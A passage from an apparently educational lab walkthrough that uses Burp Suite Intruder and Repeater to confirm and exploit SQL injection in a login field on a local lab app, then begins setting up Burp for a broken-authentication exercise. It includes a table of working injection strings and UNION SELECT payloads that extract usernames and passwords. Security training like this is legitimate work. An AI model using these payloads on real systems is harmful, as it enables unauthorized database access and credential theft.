



23. Press [CTRL+SHIFT+R] to return to the repeater tab, in Burp.


24. Now that the SQL injection vulnerability has been confirmed, forward the request to Intruder, by pressing [CTRL+I].
25. Press [CTRL+SHIFT+I] to switch to the Intruder tool.
26. In Intruder tab, go to "Positions" sub-tab.
27. Click on "Clear" button.
28. Select the value of the "login" parameter and click on "Add" button.




29. Go to "Payloads" sub-tab.
30. In "Payload Options [Simple list]" section, select "Fuzzing - SQL injection" from the "Add from list ..." dropdown.




31. Uncheck the checkbox in "Payload Encoding" section.





32. Click on "Start attack" button.

33. In the attack results window, click on the "Length" column to sort it in descending order.





| Request | Payload | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|
| 2 | a' or 1=1-- | 200 | | | 4568 | |
| 5 | a' or 'a' = 'a | 200 | | | 4568 | |
| 19 | anything' OR 'x'='x | 200 | | | 4568 | |
| 26 | '%20or%20''=' | 200 | | | 4568 | |
| 27 | '%20or%20'x'='x | 200 | | | 4568 | |
| 31 | ' or 0=0 -- | 200 | | | 4568 | |
| 37 | ' or 1=1-- | 200 | | | 4568 | |
| 39 | ' or '1'='1'-- | 200 | | | 4568 | |
| 40 | ' or 1 --' | 200 | | | 4568 | |
| 44 | ' or 1=1 or ''=' | 200 | | | 4568 | |
| 52 | hi' or 1=1 -- | 200 | | | 4568 | |
| 53 | hi' or 'a'='a | 200 | | | 4568 | |
| 124 | ' or 1=1 or ''=' | 200 | | | 4568 | |

34. Check the responses to see if any of the attack strings was processed successfully by the server.




35. Return to the Repeater tool in Burp.
36. Change the value of the "login" POST request parameter to following string value:


```
VALID_USERNAME' order by 2 -- //
```





37. Press [CTRL+G] to issue the request, in Repeater tool.
38. You would observe that server responded normally,and it did not return any errors. To validate this, change the numeric value `2` (as in step #35, above) to `3` and compare the server response.
39. The next step would be to identify what data (columns) is being reflected back from the database. To do this, change the value of the "login" POST request parameter to following string value:

```
test' or 1 union select 1,2 -- //
```

40. Press [CTRL+G] to issue the request, in Repeater tool.+




41. Analyze the server response.





42. Change the value of the "login" POST request parameter to following string value:

```
test' union select sqlite_version(),login || " : " || password from users; -- //
```

43. Press [CTRL+G] to issue the request, in Repeater tool.

44. You should be able to see the username and encrypted password in the server response.




# References


https://ibreak.software/2017/12/exploiting-a-boolean-based-sql-injection-using-burp-suite-intruder/

# A2 - Broken Authentication


1. Go to Burp > "Target" > "Scope" tab.
2. In the "Target Scope" section, click on the checkbox labeled as "Use advanced scope control".
3. Copy the following URL:

```
http://192.168.56.101:5555
```


4. Click on "Paste URL" button, and select "No" in the 'Proxy history logging' popup window.





5. Select the newly added scope item and click on "Edit" button.





6. Select protocol value as "Any", and click on "OK" button, in the "Edit URL to include in scope" popup window.





7. Go to "Proxy" > "Options" tab.




8. Scroll down to "Intercept Client Requests" section, and select the checkbox labeled as "Is in target scope".



